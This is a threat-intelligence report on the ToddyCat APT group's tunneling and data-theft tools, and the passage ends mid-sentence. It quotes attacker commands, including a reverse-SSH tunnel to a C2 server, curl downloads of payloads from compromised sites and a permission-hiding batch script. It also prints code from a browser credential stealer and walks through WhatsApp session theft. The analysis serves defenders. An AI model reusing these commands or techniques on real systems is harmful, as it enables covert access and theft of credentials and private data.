
securelist.com /toddycat-traffic-tunneling-data-extraction-tools/112443/

ToddyCat is making holes in your infrastructure



Authors

- Andrey Gunkin
- Alexander Fedotov
- Natalya Shornikova

We continue covering the activities of the APT group **ToddyCat**. In our previous article, we described tools for collecting and exfiltrating files (**LoFiSe** and **PcExter**). This time, we have investigated how attackers obtain constant access to compromised infrastructure, what information on the hosts they are interested in, and what tools they use to extract it.

ToddyCat is an APT group that predominantly targets governmental organizations, some of them defense related, located in the Asia-Pacific region. One of the group's main goals is to steal sensitive information from hosts.

During the observation period, we noted that this group stole data on an industrial scale. To collect large volumes of data from many hosts, attackers need to automate the data harvesting process as much as possible, and provide several alternative means to continuously access and monitor systems they attack. We decided to investigate how this was implemented by ToddyCat. Note that all tools described in this article are applied at the stage where the attackers have compromised high-privileged user credentials allowing them to connect to remote hosts. In most cases, the adversary connected, transferred and run all required tools with the help of PsExec or Impacket.

Tools for traffic tunneling

Having several tunnels to the infected infrastructure implemented with different tools allow attackers to maintain access to systems even if one of the tunnels is discovered and eliminated. By securing constant access to the infrastructure, attackers are able to perform reconnaissance and connect to remote hosts.

Reverse SSH Tunnel

One way to gain access to remote network services is to create a reverse SSH tunnel.

Attackers use several files to launch a reverse SSH tunnel:

1. The SSH client from the OpenSSH for Windows toolkit, along with the library required for running it
2. An OPENSSH private key file
3. The "**a.bat**" script to hide the private key file

The attackers transferred all files to the target host via **SMB** with the help of shared folders .

The attackers did not attempt to hide the presence of the SSH client file in the system. The file retained its original name and was placed inside folders whose names indicated the presence of an SSH client in the system.

```
C:\program files\OpenSSH\ssh.exe
```

```
C:\programdata\sshd\ssh.exe
C:\programdata\ssh\ssh.exe
```

The private key files required for establishing a connection to the remote server were copied to the following paths.

```
C:\Windows\AppReadiness\read.ini
C:\Windows\AppReadiness\data.dat
C:\Windows\AppReadiness\log.dat
C:\Windows\AppReadiness\value.dat
```

OpenSSH private key files are normally created without extensions, but they can be given the extension .key or similar. In the example, the attackers used .ini and .dat extensions for private key files, obviously to hide their true purpose. Files like that look less suspicious in the command-line interface than .key files or files without an extension.


After the private key files have been copied to the **AppReadiness** folder, the adversary copies and runs an **a.bat** script. In the attacked systems, it was found mostly in temporary directories or in users' shared folders.

```
c:\users\public\a.bat
```

This file contains the following commands.

```
@echo off
::# Set Key File Variable:

Set Key="C:\Windows\AppReadiness"

takeown /f "%Key%"
icacls "%Key%" /remove "BUILTIN\Administrators" > "%temp%\a.txt"
icacls "%Key%" /remove "Administrators" >> "%temp%\a.txt"
icacls "%Key%" /remove "NT AUTHORITY\Authenticated Users" >> "%temp%\a.txt"
icacls "%Key%" /remove "CREATOR OWNER" >> "%temp%\a.txt"
icacls "%Key%" /remove "BUILTIN\Users" >> "%temp%\a.txt"
icacls "%Key%" /remove "Users" >> "%temp%\a.txt"
icacls "%Key%" >> "%temp%\a.txt"

::# Remove Variable:
set "Key="
```

In Windows, **C:\Windows\AppReadiness** is part of the AppReadiness service and stores application files for initial configuration when applications are first launched or when a user logs on for the first time.



```
c:\Users\Public>icacls c:\Windows\AppReadiness
c:\Windows\AppReadiness NT AUTHORITY\Authenticated Users:(R)
                        NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(R,GR)
                        BUILTIN\Administrators:(F)
                        BUILTIN\Administrators:(OI)(CI)(IO)(M,WDAC,WO,GA,DC)
                        NT AUTHORITY\SYSTEM:(F)
                        NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(M,WDAC,WO,GA,DC)

Successfully processed 1 files; Failed processing 0 files
```


The icacls command output for the AppReadiness folder with default values

The image above shows the default permissions for this folder:

- Administrators and system: full permissions
- Authorized users: read-only permissions

This means that regular users can view the contents of the folder.


The **a.bat** script sets the system as the owner of the folder and removes all other users from its discretionary access control list (DACL). The image below shows the DACL for **C:\Windows\AppReadiness** after the script has run:



```
c:\Users\Public>icacls c:\Windows\AppReadiness
c:\Windows\AppReadiness NT AUTHORITY\SYSTEM:(F)
                        NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(M,WDAC,WO,GA,DC)

Successfully processed 1 files; Failed processing 0 files
```

The icacls command output for the AppReadiness folder after a.bat script has executed

Once the permissions have been changed, neither normal users nor administrators will be able to access this folder. Attempting to open it will cause a “no permission” error.



AppReadiness

You have been denied permission to access this folder.

To gain access to this folder you will need to use the security tab.

AppReadiness Properties

Object name: C:\Windows\AppReadiness

You must have Read permissions to view the properties of this object.

Click Advanced to continue.

For special permissions or advanced settings, click Advanced.

Access denied error and Security tab for the AppReadiness folder

To start the tunnel, attackers create a scheduled task that runs the following command.

```
C:\PROGRA~1\OpenSSH\ssh.exe -i C:\Windows\AppReadiness\value.dat -o
StrictHostKeyChecking=accept-new -R 31481:localhost:53
systemtest01@103[.]27.202.85 -p 22222 -fN
```

This command creates an SSH connection to a remote server with the IP address **103[.]27.202.85** on port **22222** as the user named **systemtestXX**, where **XX** is a number. This connection will redirect network traffic from a certain port on the server to a certain port on the infected host. This is needed to provide the malicious server with constant access to the services running on the target host and listening on the specified port.

In the example above, the user **systemtest01** establishes a connection that redirects traffic from port **31481** on the server to port **53** on the target host. A connection like this created on domain controllers allows attackers to obtain the IP addresses of hosts on the internal network through DNS queries.

Each user is assigned to a different port on the infected host. For example, the user **systemtest05** redirects traffic from the malicious server to port **445**, normally used by SMB services.

The remote server IP information is shown in the table below.

IP	Country + ASN	Net name	Net Description	Address	Email
103.27.202[.]85	Thailand, AS58955	BANGMOD-VPS-NETWORK	Bangmod VPS Network	Bangmod-IDC Supermicro Thailand Powered by CSloxinfo	support@bangmod.co.th

The whole process of creating an SSH tunnel can be described with the diagram given below.




Diagram of SSH tunnel creation

SoftEther VPN

The next tool that the attackers used for tunneling was the server utility (VPN Server) from the SoftEther VPN package.

SoftEther VPN is an open-source solution developed as part of academic research at the University of Tsukuba that allows creating VPN connections via many popular protocols, such as L2TP/IPsec, OpenVPN, MS-SSTP, L2TPv3, EtherIP and others.

To launch the VPN server, the attackers used the following files:

- **vpnserver_x64.exe**: a digitally signed VPN server executable
- **hamcore.se2**: a container file that includes components required to run vpnserver_x64.exe
- **vpn_server.config**: server configuration

In the operating system, the VPN server can run as a service or as an application with a GUI. The mode is set via a command-line parameter.

In virtually every case we observed, the attackers renamed **vpnserver_x64.exe** to hide its purpose in the infected system. The following names of, and paths to, this file are known:

```
c:\programdata\ssh\vmtools.exe
c:\programdata\lenovo\lenovo\kln.exe
c:\programdata\iobit\iobitrtt\tmp\mstime.exe
c:\perflogs\ecache\boot.exe
C:\users\public\music\wia.exe
c:\windows\debug\wia\wia.exe
c:\users\public\music\taskllst.exe
c:\programdata\lenovo\lenovo\main.exe
c:\programdata\intel\gcc\gcc\boot.exe
c:\programdata\lenovo\lenovodisplaycontrolcenterservice\netscan.exe
c:\programdata\kasperskylab\kaspersky.exe
```

You may notice that in some cases, the attackers used the names of security products to conceal the purpose of the file.

The file **hamcore.se2** was not renamed in the attacked systems, as it was loaded by the VPN server by name from the same folder where the VPN server executable was located.

To transfer the tools to victim hosts, the attackers used their standard technique of copying files through shared resources (T1021.002 Remote Services: SMB/Windows Admin Shares), and downloaded files from remote resources using the **curl** utility (see below).

```
"cmd.exe" /C curl http://www.netportal.or[.]kr/common/css/main.js -o
c:\windows\debug\wia\wia.exe > C:\WINDOWS\Temp\vwqkspeq.tmp 2>&1
```

```
"cmd.exe" /C curl http://www.netportal.or[.]kr/common/css/ham.js -o
c:\windows\debug\wia\hamcore.se2 > C:\WINDOWS\Temp\nohEicOE.tmp 2>&1
```

We observed the following remote resources being used as download sources.

URL	Original file name
hxxp://www.netportal.or[.]kr/common/css/main.js	vpnserver_x64.exe
hxxp://www.netportal.or[.]kr/common/css/ham.js	Hamcore.se2
hxxp://23.106.122[.]5/hamcore.se2	Hamcore.se2
hxxps://etracking.nso.go[.]th/UserFiles/File/111/tasklist.exe	vpnserver_x64.exe
hxxps://etracking.nso.go[.]th/UserFiles/File/111/hamcore.se2	Hamcore.se2

In most cases, the configuration file was copied along with the server executable. However, in some cases, it was not copied but created by executing vpnserver_x64.exe with the options **/install** or **/usermode_hidetray**, and then edited.

```
"cmd.exe" /C c:\users\public\music\taskllst.exe /install > C:\Windows\Temp\fnOcaiqm.tmp 2>&1
"cmd.exe" /C c:\users\public\music\taskllst.exe /usermode_hidetray > C:\Windows\Temp\TSwkLRsR.tmp
```

In this case, after installing the server in the system, the attackers changed the server settings in **vpn_server.config**.

Data for connecting the remote client to the server and its authentication details are added to the configuration file:

AccountName	Hostname
ha.bbmouseme[.]com	118[.]193.40.42

Ngrok agent and Krong

Another way the attackers accessed the remote infrastructure was by tunneling to a legitimate cloud provider. An application running on the user's host with access to the local infrastructure can connect through a legitimate agent to the cloud and redirect traffic or run certain commands.

Ngrok is a lightweight agent that can redirect traffic from endpoints to cloud infrastructure and vice versa. The attackers installed ngrok on target hosts and used it to redirect C2 traffic from the cloud infrastructure to a certain port on these hosts.


The agent can be started, for instance, with the following command.

```
"cmd" /c "cd C:\windows\temp\ & Intel.exe tcp --region=ap --remote-addr=1.tcp.ap.ngrok.io:21146 54112 --
authtoken 2GskqGD<token>txB7WyV"
```

The port where ngrok redirects C2 traffic is also the port that another tool, Krong, listens on. Krong is a DLL file side-loaded (T1574.002 Hijack Execution Flow: DLL Side-Loading) with a legitimate application digitally signed by AVG TuneUp. The tool receives through the command-line interface the address and the port on which to expect a connection.

```
"cmd" /c "cd C:\windows\temp\ & SystemInformation.exe 0.0.0.0 54112"
```

Krong is a proxy that encrypts the data transmitted through it using the XOR function.



```
push    edi             ; buf
push    ebx             ; s
call    ds:recv
mov     edx, eax
cmp     edx, 1
jle     loc_10001486
```

```
xor     ecx, ecx
test    edx, edx
jz      short loc_100010ED
```

```
nop     dword ptr [eax+00h]
```

```
loc_100010E0:
mov     al, xor_byte_76h
xor     [ecx+edi], al
inc     ecx
cmp     ecx, edx
jb      short loc_100010E0
```

Code snippet for deciphering received data

This allows Krong to hide the contents of the traffic to evade detection.

FRP client

After creating tunnels on target hosts using OpenSSH or SoftEther VPN, attackers additionally install the FRP client. FRP is a fast reverse proxy written in Go that allows access from the Internet to a local server located behind a NAT or firewall. FRP has a web interface for changing settings and viewing connection statistics.

The attackers used two files to run the client:

- **Frpc.exe**: a FRP client executable file
- **Frpc.toml**: a client configuration file

The files are given arbitrary names. Also, the configuration file extension is changed from the standard .toml to .ini, as is the case with OpenSSH private key files.

After copying the files to the target host, the attackers create a service with an arbitrary name, which is started via the following command.

```
c:\windows\debug\tck.exe -c c:\windows\debug\tc.ini
```

This starts the FRP client with the configuration file “tc.ini”. The traffic is then routed from C2 through this tool.

Data collection tools

Cuthead for data collection

Recently, ToddyCat started using a new tool we named **cuthead** to search for documents. The name originated from the “file description” field of the sample we found. It is a .NET compiled executable designed to search for files and store those it finds inside an archive. The tool can search for specified file extensions or words in the file name.

Cuthead tool accepts the following arguments:

```
fkw.exe <date> <extensions> [keywords]
```

- **Date:** the date when the file was last modified, in **yyyyMMdd** The search looks for files modified on that date or later
- **Extensions**: a string without spaces that contains file extensions separated by semicolons
- **Keywords**: a string without spaces that contains semicolon-delimited words to look for in file names

Here is an example of a **cuthead** launch command.

```
"c:\intel\fkw.exe" 20230626 pdf;doc;docx;xls;xlsx
```

In this case, the attackers collected all MS Excel, MS Word and PDF files modified after June 26, 2023.

Once launched, the tool processes the command-line parameters and begins a recursive search for files in the file system on all available drives (T1005 Data from Local System). Folders that contain the following substrings are excluded from the search.

```
$
Windows
Program Files
Programdata
Application Data
Program Files (x86)
Documents and Settings
```

Also, the files are excluded from the search if they meet the following criteria:

- The file size is greater than 50 Mb (52428800 bytes).
- The file extensions do not match those specified in the command-line parameters.
- The names do not contain the keywords specified in the command-line parameters.

A list of files found by the search is passed to the function that creates ZIP archives with the password “Unsafe404”. In different versions of the tool, this function has different names but the same purpose. The open-source tool icsharpcode/SharpZipLib v. 0.85.4.369 is used for creating archives (T1560.002 Archive Collected Data: Archive via Library).

Several later variants of cuthead were found with all required options – a list of file extensions and a last modified date that was typically within the previous 7 days – hardcoded within the software. We believe this was done to automate the collection process.

WAExp: WhatsApp data stealer

This tool is written in .NET and designed to search for and collect browser local storage files containing data from the web version of WhatsApp (web.whatsapp.com). For users of the WhatsApp web app, their browser local storage contains their profile details, chat data, the phone numbers of users they chat with and current session data. Attackers can gain access to this data by copying the browser’s local storage files.

The executable accepts the following arguments.

```
app.exe [check|copy|start] [remote]
```

Check: checks the presence of data on the host.
Copy: copies data it finds to the temporary folder.
Start: first, copies the data to the temporary folder and then, packs the data into an archive file.
Remote: the name of the remote host.

When executed with “**check**“, the tool begins searching for user folders. If “**remote**” is specified, user folders are searched along “**\\[remote]\C$\users**“. If it is not specified, the malware uses the environment variable **%SystemDrive%** value, retrieving the name of the system drive from it. It then searches inside the Users folder on that drive. Next, the tool goes through all folders in this directory except the following default ones.

```
All Users
Default User
Default
Public
```

After it locates the user folders, WAExp seeks out file paths for WhatsApp database files in the Chrome, Edge, and Mozilla local storages.


ForChrome, the tool opens **<User>\Appdata\local\Google\** and for Edge, **<User>\Appdata\local\Microsoft\Edge\**. Inside these, it looks for a folder with the following name inside the subfolders.

```
https_web.whatsapp.com_0.indexeddb.leveldb
```

For Mozilla, the tool opens**<User>\Appdata\roaming\** and looks for a folder with the following name inside the subfolders:

```
https+++web.whatsapp.com
```

Roaming may contain several Mozilla folders with web.whatsapp.com storage data. For example,Mozilla Thunderbird can store this data too, as it supports a WhatsApp plugin.



```
c:\Users\Fred\Desktop>app.exe check
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 10
[>] Profile: C:\users\Fred\Appdata\local\MicroSoft\Edge\User Data\Profile 1\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 10
[>] Profile: C:\users\Fred\Appdata\roaming\Mozilla\Firefox\Profiles\6rksv3f2.default-release\storage\default\https+++web.whatsapp.com
[>] Profile: C:\users\Fred\Appdata\roaming\Thunderbird\Profiles\d4dtmfem.default-release\storage\default\https+++web.whatsapp.com
[+] All Done
10/3/2023 4:49:14 PM

c:\Users\Fred\Desktop>
```

WAExp “check” output with results for Chrome, Edge, Firefox and Thunderbird

In the image above, you can see the output of the tool running with the “**check**” parameter. It shows storage files for **Chrome**, **Edge** and **Firefox**, as well as the **Thunderbird** mail client detected on the host.

When executed with the “**copy**” parameter, WAExp copies all whatsapp.com data storage files in the system to the following temporary storage folder.

```
1 C:\Programdata\Microsoft\Default\
```


The last parameter that the tool uses is **“start”**. It gathers target files inside a temporary folder, as described in the **copy** function, and packs these into an archive with the help of the **System.IO.Compression.ZipFile** module (T1560.002 Archive Collected Data: Archive via Library).

It saves the archive file under a name consisting of the word ‘Default’ and a timestamp, without extension, at the following path:

```
1 C:\Programdata\Microsoft\Default-yyyyMMdd-hhmmss
```

After that, it deletes the temporary folder, along with the web browsers’ and other clients’ folders containing **web.whatsapp.com** data.


The image below shows an example of WAExp output when run with the various startup parameters.



```
c:\Users\Fred\Desktop>app.exe check
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 9
[+] All Done
9/29/2023 4:33:57 PM

c:\Users\Fred\Desktop>app.exe copy
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 9
[+] Copy done: C:\Programdata\Microsoft\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb\
[+] Copy done: C:\Programdata\Microsoft\Default\Local Storage\leveldb\
[+] All Done
9/29/2023 4:33:59 PM

c:\Users\Fred\Desktop>app.exe start
C:\users\Fred
[>] Profile: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] Files: 9
[+] Copy done: C:\Programdata\Microsoft\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb\
[+] Copy done: C:\Programdata\Microsoft\Default\Local Storage\leveldb\
[+] Packed: C:\Programdata\Microsoft\Default-20230929-043407, 111.990234375 KB
[+] Deleted: C:\Programdata\Microsoft\Default
[+] Deleted: C:\users\Fred\Appdata\local\Google\Chrome\User Data\Default\IndexedDB\https_web.whatsapp.com_0.indexeddb.leveldb
[+] All Done
9/29/2023 4:34:07 PM

c:\Users\Fred\Desktop>
```

WAExp output for its various command-line parameters

The operations shown above collect **Chrome** data and generate an archive, whose contents are shown below.



Microsoft
File
Home
Share
View
This PC › Local Disk (C:) › ProgramData › Microsoft
Search Microsoft
Name
Windows Defender
Windows Defender Advanced Threat P...
Windows NT
Windows Security Health
WinMSIPC
WwanSvc
☑ Default-20230929-043407
32 items
1 item selected 111 KB
C:\ProgramData\Microsoft\Default-20230929-043407\
File
Edit
View
Favorites
Tools
Help
Add
Extract
Test
Copy
Move
Delete
Info
C:\ProgramData\Microsoft\Default-20230929-043407\

Name	Size	Packed Size	Modified	Created	Accessed	Attribute
IndexedDB	230 412	61 344				
Local Storage	66 377	50 418				

0 / 2 object(s) selected

Archive file containing data stolen by WAExp


TomBerBil for stealing passwords from browsers

In addition to the data that attackers can collect from hosts, they are also interested in obtaining access to all online services that target users have access to. For an adversary with high privileges in the system, one fairly easy way to do this is to decrypt browser data containing cookies and passwords that the user may have saved to autofill authentication forms (T1555.003 Credentials from Password Stores: Credentials from Web Browsers).

There are many open-source tools available for decrypting storage data, one of these being **mimikatz**. The problem for the adversary is that these are well known to security systems and will immediately raise red flags if detected in the infrastructure.

To avoid detection, attackers have created a range of tools implemented with different technologies and designed for the same purpose: to extract cookies and passwords from **Chrome** and **Edge**. Both browsers use the **CryptProtectData** feature from **DPAPI** (Data Protection Application Programming Interface) to encrypt data. It protects data with the current user's password and a special encryption master key.

All **TomBerBil** variants work according to the same principle. After starting, the malware begins to enumerate all processes running in the system and search for all instances of **explorer.exe**. It identifies the process users and compiles a list.



```
private static string GetProcessUserName(int pID)
{
    string result = null;
    ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new SelectQuery("Select * from Win32_Process WHERE processID=" + pID));
    try
    {
        using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
        {
            if (enumerator.MoveNext())
            {
                ManagementObject managementObject = (ManagementObject)enumerator.Current;
                ManagementBaseObject methodParameters = managementObject.GetMethodParameters("GetOwner");
                result = managementObject.InvokeMethod("GetOwner", methodParameters, null)["User"].ToString();
            }
        }
    }
    catch
    {
        result = "SYSTEM";
    }
    return result;
}
```

Username identification function

The image above shows an example of the function that identifies users by process ID. It sends a **WMI** request to the **Win32_Process** class to receive an object whose **processID property** equals the given PID. It then calls the **GetOwner** method, which returns the user and domain name for the process.


After this, the malware searches for the encryption key, stored in the **encrypted_key** field in the following browser **JSON** files.

1 %LOCALAPPDATA%\Google\Chrome\User Data\Local State

2

3 %LOCALAPPDATA%\Microsoft\Edge\User Data\Local State

It then impersonates the users it identified and attempts to decrypt the master key using the **CryptUnprotectData** function. To do this, it calls **Unprotect** function from the **System.Security.Cryptography.ProtectedData** package, which, in turn, uses **CryptUnprotectData** function call from Windows DPAPI.



```
try
{
    result = ProtectedData.Unprotect(array2, null, DataProtectionScope.CurrentUser);
}
catch (Exception ex)
```

Calling the Unprotect function

The image above shows an example of the **Unprotect** function call, which receives an array of bytes obtained from the **encrypted_key** field. The value of **DataProtectionScope.CurrentUser** is passed as the third parameter. This means that the user context of the calling process will be used when decrypting the data. The tool impersonates the users it finds in explorer.exe for this very purpose.

If the decryption is successful, the malware searches for **Login Data** and **\Network\Cookies** files inside the following folders.

1 %LOCALAPPDATA%\Google\Chrome\User Data\Default

2

3 %LOCALAPPDATA%\Google\Chrome\User Data\Profile *

It copies any files it finds to the temporary folder, where it opens them as SQL database files and runs the following queries.

